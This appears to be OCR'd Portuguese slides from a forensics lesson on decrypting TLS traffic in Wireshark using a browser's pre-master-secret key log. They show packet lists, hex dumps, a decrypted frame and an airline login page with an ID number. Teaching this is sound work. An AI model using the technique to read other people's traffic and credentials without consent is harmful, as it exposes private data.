
Pre-Shared-Key

(Pre)-Master-Secret log filename

D:\Forense\gts20192\chrome\enc.log

Decriptografar tráfego

Usando o browser


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Reload this file

```
No.   Time       Source          Destination     Protocol  Length Info
   70 6.371737   172.217.29.164  192.168.0.180   TLSv1.3   1251 Encrypted Extensions, Certificate, Certificate Verify, Finished
   71 6.371801   192.168.0.180   172.217.29.164  TCP         54 3417 → 443 [ACK] Seq=518 Ack=2628 Win=131072 Len=0
   72 6.372454   216.58.202.133  192.168.0.180   TLSv1.3   1484 Server Hello, Change Cipher Spec
   73 6.372456   216.58.202.133  192.168.0.180   TCP       1484 443 → 3418 [ACK] Seq=1431 Ack=518 Win=61952 Len=1430 [TCP segment of a reassembled PDU]
   74 6.372456   216.58.202.133  192.168.0.180   TLSv1.3    207 Encrypted Extensions, Certificate, Certificate Verify, Finished
   75 6.372456   172.217.29.164  192.168.0.180   UDP         62 443 → 63460 Len=20
   76 6.372497   192.168.0.180   216.58.202.133  TCP         54 3418 → 443 [ACK] Seq=518 Ack=3014 Win=131072 Len=0
   77 6.376886   192.168.0.180   216.58.202.133  TLSv1.3    118 Change Cipher Spec, Finished
   78 6.377839   192.168.0.180   172.217.29.164  TLSv1.3    118 Change Cipher Spec, Finished
   79 6.389939   216.58.202.133  192.168.0.180   TCP         60 443 → 3418 [ACK] Seq=3014 Ack=582 Win=61952 Len=0
   80 6.390196   216.58.202.133  192.168.0.180   HTTP2      618 SETTINGS[0], WINDOW_UPDATE[0]
   81 6.392162   172.217.29.164  192.168.0.180   TCP         60 443 → 3417 [ACK] Seq=2628 Ack=582 Win=61952 Len=0
   82 6.392163   172.217.29.164  192.168.0.180   UDP        573 443 → 63460 Len=531
   83 6.392163   172.217.29.164  192.168.0.180   UDP         60 443 → 63460 Len=18
   84 6.392410   192.168.0.180   172.217.29.164  UDP         70 63460 → 443 Len=28
   85 6.392829   192.168.0.180   172.217.29.164  UDP         81 63460 → 443 Len=39
   86 6.395567   192.168.0.180   8.18.25.73      TCP         66 3421 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   87 6.431466   192.168.0.180   216.58.202.133  TCP         54 3418 → 443 [ACK] Seq=582 Ack=3578 Win=130304 Len=0
   88 6.435337   172.217.29.164  192.168.0.180   UDP         62 443 → 63460 Len=20
   89 6.437124   8.18.25.73      192.168.0.180   TCP         66 443 → 3419 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=512
   90 6.437203   192.168.0.180   8.18.25.73      TCP         54 3419 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
   91 6.437388   192.168.0.180   8.18.25.73      TLSv1.2    571 Client Hello
   92 6.446239   8.18.25.73      192.168.0.180   TCP         66 443 → 3420 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=512
```

```
> Frame 1: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
> Ethernet II, Src: HonHaiPr_f0:3a:27 (d4:6a:6a:f0:3a:27), Dst: Humax_46:54:65 (8c:44:4f:46:54:65)
```


```
0000  8c 44 4f 46 54 65 d4 6a  6a f0 3a 27 08 00 45 00   ·DOFTe·j j·:'··E·
0010  00 49 1b 29 00 00 80 11  92 38 c0 a8 00 b4 c9 06   ·I·)····  ·8······
0020  02 e0 f6 b9 00 35 00 35  da 91 af 20 01 00 00 01   ·····5·5 ··· ····
0030  00 00 00 00 00 00 0c 65  62 73 65 72 68 6e 65 74   ·······e bserhnet
0040  2d 6d 79 0a 73 68 61 72  65 70 6f 69 6e 74 03 63   -my·shar epoint·c
0050  6f 6d 00 00 1c 00 01                               om·····
```

wireshark_Wi-Fi_20191212003628_a05528.pcapng

Packets: 1521 · Displayed: 1521 (100.0%) · Dropped: 0 (0.0%)

Decriptografar tráfego

Usando o browser


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time       Source          Destination     Protocol  Length Info
   93 6.446321   192.168.0.180   8.18.25.73      TCP          54 3420 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
   94 6.446780   192.168.0.180   8.18.25.73      TLSv1.2     571 Client Hello
   95 6.458193   192.168.0.180   201.6.2.224     DNS          75 Standard query 0xd0a5 A mail.google.com
   96 6.473967   201.6.2.224     192.168.0.180   DNS         118 Standard query response 0xd0a5 A mail.google.com CNAME googlemail.l.google.com A 172.217.30.69
   97 6.475418   192.168.0.180   172.217.30.69   TCP          66 3422 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   98 6.489419   172.217.30.69   192.168.0.180   TCP          66 443 → 3422 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=0 MSS=1380 SACK_PERM=1 WS=256
   99 6.489496   192.168.0.180   172.217.30.69   TCP          54 3422 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
  100 6.489724   192.168.0.180   172.217.30.69   TLSv1.3     571 Client Hello
  101 6.503850   172.217.30.69   192.168.0.180   TCP          60 443 → 3422 [ACK] Seq=1 Ack=518 Win=61952 Len=0
  102 6.539112   8.18.25.73      192.168.0.180   TCP          66 443 → 3421 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=512
  103 6.539271   192.168.0.180   8.18.25.73      TCP          54 3421 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
  104 6.539829   192.168.0.180   8.18.25.73      TLSv1.2     571 Client Hello
  105 6.547319   172.217.30.69   192.168.0.180   TLSv1.3    1484 Server Hello, Change Cipher Spec
  106 6.547483   172.217.30.69   192.168.0.180   TLSv1.3    1267 Encrypted Extensions, Certificate, Certificate Verify, Finished
  107 6.547545   192.168.0.180   172.217.30.69   TCP          54 3422 → 443 [ACK] Seq=518 Ack=2644 Win=131072 Len=0
  108 6.557857   192.168.0.180   172.217.30.69   TLSv1.3     118 Change Cipher Spec, Finished
  109 6.558231   192.168.0.180   172.217.30.69   HTTP2       140 Magic, SETTINGS[0], WINDOW_UPDATE[0]
  110 6.558928   192.168.0.180   172.217.30.69   HTTP2      1052 HEADERS[1]: GET /mail/
  111 6.578004   8.18.25.73      192.168.0.180   TCP          60 443 → 3419 [ACK] Seq=1 Ack=518 Win=15872 Len=0
  112 6.578004   172.217.30.69   192.168.0.180   TCP          60 443 → 3422 [ACK] Seq=2644 Ack=1666 Win=64000 Len=0
  113 6.579109   172.217.30.69   192.168.0.180   HTTP2       618 SETTINGS[0], WINDOW_UPDATE[0]
  114 6.579110   172.217.30.69   192.168.0.180   HTTP2        85 SETTINGS[0]
  115 6.579110   8.18.25.73      192.168.0.180   TLSv1.2    1514 Server Hello
```


```
> Frame 109: 140 bytes on wire (1120 bits), 140 bytes captured (1120 bits) on interface 0
> Ethernet II, Src: HonHaiPr_f0:3a:27 (d4:6a:6a:f0:3a:27), Dst: Humax_46:54:65 (8c:44:4f:46:54:65)
```

```
0000  8c 44 4f 46 54 65 d4 6a  6a f0 3a 27 08 00 45 00   ·DOFTe·j j·:'··E·
0010  00 7e 62 2f 40 00 80 06  0b d0 c0 a8 00 b4 ac d9   ·~b/@··· ········
0020  1e 45 0d 5e 01 bb 4e eb  0b ba 1c 81 ce 2d 50 18   ·E·^··N· ·····-P·
0030  02 00 b5 5d 00 00 17 03  03 00 51 6e 78 82 3e ac   ···]···· ··Qnx·>·
0040  ae 9e 3e 43 69 11 51 e4  cb a6 21 7e 7c e5 1f 00   ··>Ci·Q· ··!~|···
0050  04 e0 e1 27 cc a1 a4 bd  96 dd 5e 94 e4 05 09 08   ···'···· ··^·····
0060  fe dc 91 ab c9 46 f2 3f  aa 06 40 3e 92 7a 9d 96   ·····F·? ··@>·z··
0070  3a a1 4d ae 30 4b 4b 63  4f e3 8a d5 33 9c 87 65   :·M·0KKc O···3··e
0080  20 39 18 3a 17 9b 3a b1  63 ee 9a fb                9·:···:· c···
```

Frame (140 bytes)
Decrypted TLS (64 bytes)
wireshark_Wi-Fi_20191212003628_a05528.pcapng
Packets: 1521 · Displayed: 1521 (100.0%)

Decriptografar tráfego

Usando o browser



Acesse sua conta

Para entrar na sua conta, informe o seu CPF ou o número de passageiro frequente e a sua senha

Já sou cadastrado

Número LATAM Pass ou CPF: 098919191910000

Senha: ·········

protegido por reCAPTCHA
Privacidade - Termos

Faça o seu login

Esqueci minha senha / número LATAM Pass

Quero fazer parte da LATAM Pass

Selecione seu país de residência: Selecione


LATAM PASS

protegido por reCAPTCHA
Privacidade - Termos

Continuar

Decriptografar tráfego

Usando o browser


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

ip.addr == 23.216.166.27

```
No.  Time       Source          Destination     Protocol  Length  User-Agent  Host  Location  Info
  52 12.733965  192.168.0.180   23.216.166.27   TCP         66                                3666 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  53 12.734472  192.168.0.180   23.216.166.27   TCP         66                                3667 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  54 12.767736  23.216.166.27   192.168.0.180   TCP         66                                443 → 3666 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
